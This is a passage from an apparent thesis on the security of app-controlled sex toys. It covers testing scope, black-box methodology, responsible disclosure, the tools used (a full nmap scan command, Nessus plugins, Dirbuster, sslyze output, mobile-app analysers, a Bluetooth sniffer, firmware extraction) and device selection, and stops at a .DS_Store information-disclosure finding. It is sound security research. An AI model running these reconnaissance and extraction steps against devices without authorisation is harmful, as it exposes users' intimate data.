- Barbarella (1964): Dr. Durand-Durand the evil antagonist used this torture device to cause so much pleasure on his victims that they suffered death caused by an intense orgasm.
- Magic Mountain (1973)
- Flesh Gordon (1974) Another evil antagonist, namely Emperor Wang, used a so called "Sex Ray", which gets sent to the earth and caused uncontrollable arousal. This should put the world to chaos.
- Orgasmotron (1986): A Motörhead Album concerning teledildonics
- Coneheads (1993): So called sensor rings were used to pleasure individuals.
- Demolition Man (1993): In this movie orgasmotrons are used for human mating, as natural sex known as "fluid exchange" is not allowed anymore in a civilised world.
- Orgasmo (1994): In this movie the orgasmotron is built as a gun, which ,shot at men, can cause immediate orgasms.

As can be observed from this non-exhaustive list, those devices are often (mis)-used by evil perpetrators. This fact is like a threat running through history and it is still valid today as we will later see what culprits can do with today's smart sex toys.

4 Basic Considerations

The following chapter outlines basic considerations, which were made before the testing of the smart sex toys started. Due to the nature of the highly sensible data, which is processed by the devices and backends a special testing methodology got defined beforehand. This includes the scope of the penetration tests, the testing methodology itself and last but not least, the selection and definition of a vulnerability disclosure process, one of the most essential parts when it comes to disclosing vulnerabilities.

4.1 Scope

The scope of the penetration test is defined as the entities and objects publicly available and therefore candidates for a security review. This includes for a technical review of:

- Web Applications
- Backends
- APIs
- Publicly available Management interfaces
- Source code (if available)
- Mobile Apps
  - iOS
  - Android (including decompiled source code)
  - Windows Phone/Windows Mobile (including decompiled source code)

If a vendor provides technical documentation or similar documents, they are also used to optimise the black box testing approach and be as efficient as possible. Those documents include:

- Publicly available security proposal from the manufacturer

- Publicly available design documents from the manufacturer
- Publicly available architecture documents from the manufacturer
- Statements on various social media platforms like Twitter, Facebook and LinkedIn

4.2 Testing Methodology

4.2.1 Blackbox vs. Whitebox

One of the first considerations, that should be made before starting the tests themselves, is if the tests are going to be conducted as black- or whitebox tests. This highly depends on the possibilities of co-operation's with vendors. For the sake of completeness, the differences between white- and blackbox penetration testing is reviewed below. Furthermore, an explanation is made of why it would be way better to conduct whitebox tests instead of blackbox tests.




Figure 4.1: Blackbox vs. Whitebox

4.2.2 Whitebox testing

A whitebox penetration test is in 99% of the cases the preferable method of testing. A whitebox test delivers much better results, but it needs the commitment of the tested party, which is not always there or just partially of certain entities (CTO vs CEO). A whitebox test would require to reveal the inner secrets of the entity to be tested. At a whitebox penetration test the following objects need to be provided to more or less guarantee success, whereas success is defined as the disclosure of as much vulnerabilities as possible:

- IP addresses of the applications
- IP addresses of the backends

- Users in different roles/groups
- Sourcecode
- Mobile Application for all deployed platforms (iOS, Android, etc)
- Interfaces to 3rd party APIs and applications
- Documentation of APIs incl. calling conventions
- A way to securely exchange documents
- Conceptual documents like
  - architecture documents
  - infrastructure documents
  - UML diagrams
  - data flow diagrams
  - group and role concept

If a tested party provides all those documents, the tests can be conducted in an optimised and efficient way, which leads to a better coverage of the tested entity and more results.

4.2.3 Blackbox testing

A blackbox penetration test is, as the name already suggests, the exact opposite of a whitebox penetration test. The entities are tested from the view of a complete outsider. Conceptual documents are not provided at all. Sourcecode has to be obtained by decompiling and users have to be created by the testers themselves. This in turn-over creates a massive amount of overhead, which can be used at the whitebox approach for testing. On the other hand a blackbox penetration test is the only method, which simulates a real-live attack, whereas a whitebox test is like an attack with a lot of insider knowledge.
Due to the nature of the vendors and their non-tech background it can be expected that they deny requests for whitebox penetration tests as they would have to reveal their "secrets" and in most cases they knew that a test would reveal an abyss of vulnerabilities. Therefore, a blackbox methodology was selected as the preferred method for this review of smart sex toys.

4.3 Disclosure Process

As it was quite clear from the beginning, even in the conceptual phase, that there is a high chance that critical vulnerabilities will be identified it was necessary to select a disclosure process. This is necessary to protect the users of the products as well as the manufacturers of the devices. Furthermore, it was very important to give the manufacturers enough time to track down the vulnerabilities, fix them and of course notify their users beforehand. Two distinct approaches have been established in the last decade. On one side we have the soft approach, called responsible disclosure. In the other hand there is full disclosure, which is a more direct and ruthless approach. Both of them have their right to exist but dependent on the type of vulnerability (e.g. highly sensible types of data are affected) only one is suitable. There is a huge discussion going on for years, of which approach is more suitable. To get a better understanding of those two concepts, they are explained in the next sections.

4.3.1 Responsible Disclosure vs. Full Disclosure

Responsible- and full disclosure are processes with the same goal at the end: Releasing vulnerabilities and to make the knowledge of critical findings in common software products public. The difference between those two processes is the general approach and the timing. To get a better understanding of those two very distinct approaches, they are described below.

4.3.2 Full Disclosure

Full disclosure is quite a harsh process. If someone commits himself to the full disclosure process the procedure is quite easy. As soon as a vulnerability is identified and fully verified it is immediately released to the public, without notifying the vendor or manufacturer beforehand. A full disclosure process includes always the full load of information including detailed proof-of-concepts. As we will see in the next section, responsible disclosure can result in an extremely long process and therefore result in many problems, whereas full disclosure tries to get rid of those problems[18]:

- If customers do not know about vulnerabilities, they cannot request patches, and vendors experience no economic incentive to correct vulnerabilities.

- Administrators cannot make informed decisions about the risks to their systems, as information on vulnerabilities is restricted.

- Malicious researchers who also know about the flaw, have a long period of time to continue exploiting the flaw.

The full disclosure can be useful in certain cases, were the vendor is known or can be suspected to hold back information. For this research this process is not feasible as it will potentially be dealt with highly sensitive data like sexual orientation and explicit image content.

4.3.3 Responsible Disclosure

The responsible disclosure process[19] is the more softer approach. It has various objectives and 3 clear defined phases, with the goal of reporting the vulnerabilities over an encrypted channel to the vendor, fixing the vulnerabilities and releasing the vulnerabilities to the public.

Objectives

An excerpt of the responsible disclosure process objectives (extracted from the SEC Consult Vulnerability Lab Responsible Disclosure Policy [20]) can be found below

- Improve the quality of the vendor's product in the domain of application security and trigger further improvement of the software vendor.
- Ensure that vulnerabilities can be identified and eliminated effectively and efficiently for all parties.
- Minimise the risk to customers from known vulnerabilities that could allow damage to their systems.
- Provide customers with sufficient information for them to evaluate the level of security in vendors' products and their assessment of the vendors' maturity in application security.
- Provide the security community with the information necessary to develop tools and methods for identifying, managing, and reducing the risks of vulnerabilities in information technology.
- Minimise the amount of time and resources required to manage vulnerability information.
- Facilitate long-term research and development of techniques, products, and processes for avoiding or mitigating vulnerabilities.

Phases

The responsible disclosure process is conducted strictly to the following three phases

1. Vendor notification: The vendor gets notified that vulnerabilities got identified in his products. The vulnerabilities are transferred over email to the vendor. In the best case this is conducted over an encrypted channel.

2. Vulnerability validation and resolution: The vendor will start to assess the vulnerabilities, develop patches and test those patches. All of the developed patches should fix the reported vulnerabilities in their entirety.

3. Public disclosure: After a defined amount of time, the vulnerabilities are coordinated released with the vendor and potential involved third parties. The time between vendor notification and public disclosure is defined at the first contact with the vendor. In special cases, were the vulnerability resolution takes more time, it is possible to extend the period of time between the first and the last phase.

Due to the nature of the potential vulnerabilities, the responsible disclosure process was chosen as the most feasible disclosure process.

Cooperation with CERTs

Another problem arose: Most of the contacted companies will be non-tech companies. They will not be able to setup an encrypted communication channel. Therefore, it was defined beforehand that all vulnerabilities will be coordinated together with the local responsibly CERTs. They will be contacted to setup an encrypted communication channel and coordinate the responsible disclosure process. The selected CERTS are:

- CERT-BUND (Germany)
- CERT/CC (United States of America)

5 Vulnerability Analysis

To get comparable results a standardised set of testing techniques got defined during the preparation phase of the vulnerability analysis itself. General conditions for testing software components like backends and web applications, mobile applications, transport layers and hardware got defined. All of those components analysed are aligned to the common vulnerability analysis phases well known as:

1. Identifying backends and mobile apps
2. Backend port scans
3. Automated scans and analysis of the backends
4. Automated analysis of the mobile apps
5. Automated source code analysis of mobile apps
6. Manual probing of interesting sections
7. Manual source code analysis
8. documentation

5.1 Software based Analysis

To identify vulnerabilities in software especially web applications there are certain standards out in the wild. The following best practices and catalogues of measures are used as a guidepost to get comparable results in web applications:

- BSI Best Practices for secure web applications [21]
- BSI Isi Guideline (Serving secure web applications)[22]
- BSI Grundschutz Kataloge [23]
- Common Weakness enumeration (MITRE CWE)[24]

- Open Source Security testing methodology manual (ISECOM OSSTMM) [25]
- OWASP Application security verification standard (OWASP ASVS) [26]
- OWASP Top 10 [27]
- WASC [28]

Based on the tested entity (e.g. Backend, user front-end) a bunch of standards are used. Besides defined standards it is also necessary to define tools and techniques to assess web applications. Those are defined below.

5.1.1 Web Applications

Most of the tested devices are using web applications for some remote-control applications, for user management, or for device management. The identified applications are assessed using a set of well-known and proven set of tools and techniques.

Nmap

For the first phase in the vulnerability analysis phase, the reconnaissance phase, nmap is used as a tool to conduct port scans. Besides port scans, nmap can be used as a tool to identify services, fingerprint those services and even identify certain exploits and vulnerabilities with the included nmap-scripting engine (NSE). To get comparable results the following nmap command is used to identify open ports, their corresponding services and to fingerprint them.

```
outputfilename=\$1
host=\$2


nmap –vv ––reason –sS– –sV –sC –Pn –p– –O –oA \$outputfilename \$host
```

The various command switches are explained in the following table.

Table 5.1: Nmap Command switches

Command Switch	Functionality
-vv	Increase verbosity level
–reason	Display the reason a port is in a particular state
-sS	TCP SYN Scan
-sV	Probe open ports to determine service/version info
-sC	Script Scans
-Pn	Treat all hosts as online – skip host discovery
-p-	Scan all ports (0-65535)
-O	Enable OS detection
-oA	Output in the three major formats at once (.nmap, .gnmap, .xml)
$outputfilename	The name of the files written to disk
$Host	The host to be scanned

Nessus

Nessus is an automated vulnerability scanner from Tenable. Nessus identifies open ports and services. For every open port and service there are multiple so called nessus plugins available. Those plugins are able to identify vulnerabilities and map them to a risk score. The risk score can be low, medium, high, critical or just informational. The following nessus plugins were activated for the automated analysis (in alphabetical order):

- Backdoors
- Brute force attacks
- CGI Abuses
- CGS Abuses - XSS
- DNS
- Database
- Default Unix Accounts
- Denial of Service
- FTP
- Firewalls
- Gain a shell remotely
- General
- Misc.
- Mobile devices
- Port scanners
- RPC
- SMTP
- SNMP

- Service Detection
- Settings
- Web Servers
- Windows

Dirbuster

As it is often the case that old or unreferenced files are forgotten on web servers, it is crucial to identify and analyse them. Quite often those files contain highly sensitive information like usernames, passwords, internal paths and configurations. Those pieces of information do not lead directly to a system compromise but can be used in later stages to penetrate the server even deeper and obtain persistence. To conduct this task a tool called Dirbuster was used. Dirbuster is developed by OWASP and is also included in the OWASP ZAP interception proxy. This tool is able to brute-force unreferenced files and folders on web servers. There is a real brute-force mode available, as well as a wordlist mode. To get better and faster results the wordlist mode was used.

5.1.2 Transport Layer analysis

One of the most critical interfaces between mobile apps, web applications and backends is the transport layer. It is crucial that the transport layer is encrypted using state-of-the-art algorithms and cipher. To get an overview of the ciphers in use, the tool sslyze is used. Sslyze is a python script, with a built-in SSL library, which is able to simulate handshakes with various modern and outdated ciphers to identify weak points in the transport layer encryption. As a bonus sslyze is also to identify common SSL/TLS issues like heartbleed, CRIME, BEAST, POODLE and many more. An example output of sslyze can be found below.

```
REGISTERING AVAILABLE PLUGINS
-----------------------------

PluginCertInfo
PluginChromeSha1Deprecation
PluginHSTS
PluginOpenSSLCipherSuites
PluginSessionResumption
PluginHeartbleed
PluginCompression
PluginSessionRenegotiation
```

```
CHECKING HOST(S) AVAILABILITY
-----------------------------

 0.0.0.0:443                    => 0.0.0.0:443
* Certificate - Content:
SHA1 Fingerprint:                  0000000000000000000000000000
Common Name:                       somewebsite.com
 Issuer:                           Some SSL CA - G2
 Serial Number:                    00000000000000000000000000000
 Not Before:                       Oct 24 00:00:00 2014 GMT
 Not After:                        Jan 22 23:59:59 2019 GMT
 Signature Algorithm:              sha1WithRSAEncryption
 Key Size:                         2048 bit
 Exponent:                         65537 (0x10001)
 X509v3 Subject Alternative Name:  {'DNS': ['somewebsite.com']}



* Certificate - Trust:
 Hostname Validation:              OK - Certificate matches
 "Mozilla NSS - 08/2014" CA Store: OK - Certificate is trusted
 "Microsoft - 08/2014" CA Store:   OK - Certificate is trusted
 "Apple - OS X 10.9.4" CA Store:   OK - Certificate is trusted
 "Java 6 - Update 65" CA Store:    OK - Certificate is trusted
 Certificate Chain Received:       ['somewebsite.com']
* Certificate - OCSP Stapling:
NOT SUPPORTED - Server did not send back an OCSP response.

* Session Resumption:
 With Session IDs:                 OK - Supported
 With TLS Session Tickets:         NOT SUPPORTED

* SSLV2 Cipher Suites:
 Server rejected all cipher suites.
```

```
* TLSV12 Cipher Suites:
Preferred:
AES128–SHA          –          128 bits     HTTP 200 OK
Accepted:
AES256–SHA          –          256 bits     HTTP 200 OK
RC4–SHA             –          128 bits     HTTP 200 OK
AES128–SHA          –          128 bits     HTTP 200 OK
DES–CBC3–SHA        –         112 bits      HTTP 200 OK

* TLSV11 Cipher Suites:
Preferred:
AES128–SHA          –          128 bits     HTTP 200 OK
Accepted:
AES256–SHA          –          256 bits     HTTP 200 OK
RC4–SHA             –          128 bits     HTTP 200 OK
RC4–MD5             –          128 bits     HTTP 200 OK
AES128–SHA          –          128 bits     HTTP 200 OK
DES–CBC3–SHA        –         112 bits      HTTP 200 OK



* TLSV1 Cipher Suites:
Preferred:
AES128–SHA          –          128 bits     HTTP 200 OK
Accepted:
AES256–SHA          –          256 bits     HTTP 200 OK
RC4–SHA             –          128 bits     HTTP 200 OK
RC4–MD5             –          128 bits     HTTP 200 OK
AES128–SHA          –          128 bits     HTTP 200 OK
DES–CBC3–SHA        –         112 bits      HTTP 200 OK

* SSLV3 Cipher Suites:
Preferred:
```

```
AES128-SHA          -          128 bits     HTTP 200 OK
 Accepted:
AES256-SHA          -          256 bits     HTTP 200 OK
RC4-SHA             -          128 bits     HTTP 200 OK
RC4-MD5             -          128 bits     HTTP 200 OK
AES128-SHA          -          128 bits     HTTP 200 OK
DES-CBC3-SHA        -         112 bits      HTTP 200 OK


SCAN COMPLETED IN 3.16 S
```

Manual analysis

This technique might be the most important one. Whereas it is very useful to use automated scans to identify the first attack vectors, automated scans are not perfect. They just scratch at the surface. The whole extent can be revealed by manual tests only. Therefore it is very important to invest most of the time in manual tests and to just use the results from the automated tests as inputs for the manual testing. It is nearly impossible to define a general approach for manual testing as every application is unique in itself.

5.1.3 Mobile Apps

Mobile applications are an essential part of the assessed devices. The mobile apps play a central role in controlling smart sex toys. Therefore, it is essential to examine those devices. As mobile applications often consist of various external libraries and 3rd party elements, it is important to clear this jungle of code and extract the essential parts. This can be done by various automated tools.

MobSF

MobSF short for Mobile application security framework describe themselves as follows:

> Mobile Security Framework (MobSF) is an automated, all-in-one mobile application (Android/iOS/Windows) pen-testing framework capable of performing static, dynamic and malware analysis. It can be used for effective and fast security analysis of Android, iOS and Windows mobile applications and support both binaries (APK, IPA & APPX) and zipped source code. MobSF can do dynamic application testing at runtime for Android apps and

> has Web API fuzzing capabilities powered by CapFuzz, a Web API specific security scanner. MobSF is designed to make your CI/CD or DevSecOps pipeline integration seamless.[29]

The tool includes a static code analysis, which automatically identifies interesting or dangerous code snippets. The tool is able to find malicious and/or interesting strings in the code, as well as hardcoded secrets. Furthermore, it is possible to find unprotected services, receivers and content providers. Outdated or vulnerable crypto libraries are automatically identified as well. Last but not least MobSF is able to conduct a dynamic code analysis in a mobile device virtual machine, which is deployed automatically. This tool can be compared to Nessus when it comes to mobile applications.

Drozer & Needle

Drozer and Needle are so called security assessment frameworks, whereas Drozer is for Android and needle is for iOS. They have bot the same feature set. The main difference between Drozer and needle is that Drozer (Android) needs a so called agent app installed on the device, whereas for needle (iOS) it is sufficient that the device is jailbroken. Those tools allow to automate and optimise the process of assessing mobile applications. The feature set includes the following testing areas: data storage, inter-process communication, network communications, static code analysis, hooking and binary protections. These tools are used in the smart sex toy vulnerability analysis to detect missing binary protections, abuse unprotected intents, read shared preferences or scan through app databases.

Source Code Analysis

Concerning Android apps it is possible to decompile the android app container files called APK and therefore get access to the source code of the applications. When there are Android apps available this process is used to dig even further into the apps and get access to the heart of the app, the source code. For the source code analysis itself, there are no special tools in use.

5.2 Hardware based Analysis

The second major part going to get analysed is the hardware itself. The smart sex toys are in fact small computers with a CPU, a flash, sometimes a camera, a vibrator and a rf chip responsible for communication with the smart phones, which act as a remote. It is well known that such embedded devices are often poorly engineered and therefore need a special treatment.

5.2.1 Transport Layer

One of the major attack points is the transport layer between the smart sex toys and the smartphones. In nearly 100% of the cases Bluetooth is used. To analyse and sniff the Bluetooth traffic the Adafruit Bluetooth LE sniffer is used. The Bluefruit LE Sniffer is using a Nordic RF Bluetooth LE chip to communicate and sniff the Bluetooth packets in the air.




Figure 5.1: Adafruit Bluefruit LE Sniffer

5.2.2 Firmware

The firmware is the interface between hardware and software. If there are major implementation flaws in this key piece the whole smart sex toy environment is at risk. Therefore, it is very important to assess the firmware. The tricky part is to extract the firmware out of those devices, the analysis itself is quite straight forward. After extracting the firmware itself a manual search for the following objects is conducted:

- Hardcoded secrets like passwords
- Private keys
- Certificates
- Reused certificates

Especially hardcoded certificates including their corresponding private keys have made news in recent years. Namely Ubiquiti devices as well as Aruba/Alcatel-Lucent devices were affected. [30] The number of affected manufacturers as well as corrupted certificates and private keys is increasing significantly due to the shear number of connected devices in the world of the internet of things.

Firmware extraction

To analyse the firmware it is necessary to obtain the firmware. This can be done in multiple ways. The three most used ways to obtain the firmware are:

- Download the firmware from the manufacturers site
- Intercept a firmware update
- Extract the firmware directly from the device

All assessed smart sex toys had in common that there was no firmware update available anywhere. Furthermore, the device offered no possibility to update their firmware, which cancels out option one and two and leaves us with the extraction of the firmware directly from the flash in the sex toys, which stores the firmware. To extract the firmware a device called buspirate is used. The bus pirate allows us to connect a pc directly to an embedded device (e.g. a smart sex toy) using the following protocols:

- 1-Wire
- I²C
- SPI
- JTAG
- asynchronous serial
- MIDI

The buspirate is also able to detect protocol parameters (baud rate, stop bits, etc), necessary to connect to the device, by brute-forcing them. This is very useful when assessing new or unknown chips.




Figure 5.2: Buspirate v3.6

5.2.3 Hardware

The last important bit that is going to be assessed is the hardware of the devices itself. This basic analysis will cover questions like

- Is an attacker able to connect to the device using debug interfaces?
- Is access to a shell or the bootloader possible?
- Are there anti-debugging measures available?
- Is the flash in use encrypted?

6 Test Devices

The last step before the actual assessment was started is the selection of proper test devices. The selection process was not solely random and the devices were carefully chosen.

6.1 Selection Process

The market for smart sex toys is massive and there are millions of devices out there classified as smart sex toys. The first step in this process involved selecting online shops offering those smart sex toys. The shops included classic online resellers like Amazon as well as dedicated online sex shops like Amorelie, Orion and Eis. Most of those shops had already dedicated "App controlled devices" sections, which made the selection process easier. After selecting a few brands and devices a online research of those devices was conducted. The following technical aspects were considered:

- The product can be controlled over the internet or over a local link
- The product is using either Bluetooth or WIFI for the local link
- The product can be controlled either by mobile apps or by a web application.

The following general aspects were considered:

- Has someone already conducted research on this specific brand and/or product?
- Are there any advisories out there concerning this brand/product?
- Were there already any talks about this brand/product on conference?
- Were those brands/products mentioned in any scientific papers?
- Has someone already identified vulnerabilities in this brand and/or product?
  - If yes, were the identified vulnerabilities critical, or just the common Bluetooth LE vulnerabilities?
  - Which parts of the brand/product were assessed (Apps, Backend, Hardware, etc)

- Were the brands/products mentioned on the social media pages of the common smart sex toys entities (Internet of Shit, Internet of Dongs, etc)

6.1.1 Social Media Analysis

To get a better overview of the user base and approximate if the product is actually used a social media analysis was conducted. Therefore, a twitter hashtag popularity search was conducted. For this search certain hashtags were selected and then compared to the twitter users. The goal of this process was to find the twitter users, which operate in certain areas, that are interesting for smart sex toy research. The selected hashtags were:

- Teledildonics
- IoD
- IoT
- sextech

This search resulted in a list of the following smart-sex related power users:

- @InternetofShit
- @InternetofDongs
- @SarahJamieLewis
- @RenderMan
- @BrianKrebs
- @Pornhub

In the last step the selected test devices from step one were compared to the tweets from those users, which immediately lead to the removal of certain devices, which have been obviously tested quite intensely. The three leftover devices are

- Vibratissimo Panty Buster
- Magic Motion Flamingo
- Realov Lydia

A detailed overview over those devices and their features can be found in the following chapter.

6.2 Selected Devices

6.2.1 Vibratissimo Panty Buster

The Vibratissimo panty buster is a so called in-panty toy. It is not inserted into the vagina, but discreetly hidden between the panties. It offers multiple features including remote control by mobile apps and various social media like functionalities.

Vendor Description

> Control with Vibratissimo your AMOR Toy on your smartphone and get even more features by the app. With Vibratissimo you are open to new and exciting opportunities, whether you are in the same room or on different continents. To wear discreet and invisible the PantyBuster takes care of sensual moments day by day. By means of the curved shape a g-spot-punctual and vaginal stimulation is possible at the same time. Controlling by the Vibratissimo App from home or from the other end of the world. A continuously adjustable regulation of the vibrations is possible. 6 pre-installed vibrations programmes, hundreds more are ready for download. Rechargeable by means of the integrated USB. Made of medical plastic material. Colour variations: sensual purple, smart black or exciting magenta.
> - Original Vendor Description [31]

Figure 6.1: Vibratissimo Panty Buster

Features

- Controlled by mobile Apps
- Apps available for iOS and Android
- Controllable over the internet and over a local Bluetooth connections
- social media like functionalities (Image Sharing, Friends list, chats, video chats)

6.2.2 Magic Motion Flamingo

The Flamingo from Magic motion is a classic vibrator in the form of a pink flamingo. It can be controlled with android and iOS apps over a Bluetooth connection.

Vendor Description

> Magic Motion designs and manufactures world-leading couples and sole vibrators. Our technical team integrates mobile and wireless Technology with sexual wellness design to develop intimate products that work in sync with the human body and state-of-the-art techniques. Magic Motion is a Shanghai-based company dedicated to shaping the future of sexual health and wellness. We are committed to delivering on our promise Of customer satisfaction. - Original Vendor Description [32]

Figure 6.2: MagicMotion PFlamingo

Features

- Controlled by mobile Apps
- Apps available for iOS and Android
- Controllable over a local bluetooth connections

- Music based vibration patterns
- Kegel training
- Voice control
- remote control games

6.2.3 Realov Lydia

Vendor Description

> Lydia is the world's first sound activated butterfly. It is elegantly designed with its silk like silicon surface. It is the ultimate in total feminine arousal. The secret is in its Strap-On design. It is beautiful but also fit perfectly. It is waterproof and has ultra-remote control. Lydia will take you to the sensational journey. - Original Vendor Description [33]

Figure 6.3: Realov Lydia

Features

- Sound Control & Remote Control
- 100% Silicone
- 100% waterproof (butterfly)
- Rechargeable Lithium Battery
- Strong Vibration

- Ultra quiet design
- comfortable strap-on

7 Results overview

As described in chapter 6 three distinct devices were tested during the vulnerability analysis phase of this thesis. Due to the fact that one device (Vibratissimo Panty Buster) contained most of the vulnerabilities the following chapters are going to outline the vulnerabilities identified in this device. The other two devices just contained minor vulnerabilities, which will be outlined after the detailed vulnerability analysis of the Vibratissimo panty buster. The following vulnerability classes got identified in the Vibratissimo Panty Buster:

- Information Disclosure
- Missing Authorisation
- Missing Authentication
- Unrestricted Database Access
- Secrets stored in cleartext
- Insecure direct object reference
- Outdated software
- Cross-Site-Scripting
- Unrestricted Access to administrative interfaces

7.1 Scope

The scope is limited to the official web application, the mobile apps as well as the backend. The web shop was not in scope.

Table 7.1: Scope Overview

Type	URL/Filename	Version
Frontend	http://www.vibratissimo.com	-
Backend	https://vibratissimo.com	-
Android App	Vibratissimo &hl=de	6.1.7
iOS App	Vibratissimo	6.1.7

8 Results Software Security Review

The following chapters are detailing the identified vulnerabilities in the smart sex toys Vibratissimo Panty Buster. The documented issues are dealing with vulnerabilities identified in the software of the product. This concerns mobile apps, backends and websites. The identified vulnerabilities are described in a generic way, to get a better understanding of the issue itself and the underlying problems. After that a proof-of-concept will detail the exploitation of the vulnerability. After that the associated risks are outlined. Associated risks can have a direct impact to the users and their privacy, law violations, compliance issues and many more. Furthermore, the vulnerabilities are classified according to the well-known standard Common vulnerability scoring system (CVSS) and common weakness enumeration (CWE). Last but not least a possible solution for the issues is presented. It has to be noted that those recommended solution are just recommended measures, which do not guarantee to get rid of the vulnerability.

For issues in the transport layer, the hardware as well as vulnerabilities in the local Bluetooth communication please review chapter 11 and chapter 10.

8.1 Information Disclosure

8.1.1 General

Information disclosure describes a vulnerability, were information is leaked to the outside. This information can be critical or just minor. The disclosed information can be from the following categories:

- Used Software and Services
- Version Numbers
- Patch level
- Internal IP Addresses
- Internal DNS names
- Service banners
- Internal paths on shares, servers, etc
- Stack traces
- Folder and document structures
- Directory listings

Disclosed information does not lead (in most of the cases) to a direct compromise of a system but those obtained hints can be used by attackers to gather internal knowledge, which is extremely useful in the first phases of attacking. Those puzzle pieces can be used to get a good overview of the infrastructure, the software and services in use, potential known vulnerabilities in the systems, usernames and username conventions, configurations and many more.

8.1.2 Proof-of-Concept

In the first step the tool Dirbuster described in the chapter Dirbuster was used with a wordlist to identify common and well known directory- and filenames. Besides some garbage and unreferenced files and folders a so called .DS_STORE file got identified in the web root of the server. Why this was a significant finding and why .DS_STORE files are a gold mine of information is described in the following section.

Excursus .DS_STORE files

Most people have heard of those files or even saw them. For Windows users they sometimes appear on USB sticks and network shares when they lend their USB stick to their friends owning Macs [1] Those dubious files are created by MacOS, particularly by the MacOS Finder. Those files are used to store certain properties of files and folders. Example use cases are the arrangement of files in a folder, the zoom level, icons, folder and filenames, font size and a document sneak peek. This is in general not a problem at all as long as those files are only created locally. If those files are created on remote locations like network shares or even more worse, web servers an attacker gets an easy to use side-channel directory listing of all contents on the web server. This is a fact because the .DS_STORE file stores the names of the files and folders, which have been opened by the Finder application on the web server. It is also not a protection that the .DS_STORE file is using a proprietary binary file format as the file already got reverse engineered and there are python packages available to decode those files.

.DS_STORE decoding

To reveal the contents in the .DS_STORE the python package ds_store 1.1.0[34] is used. The file is able to scan through the files and extract file and folder names.
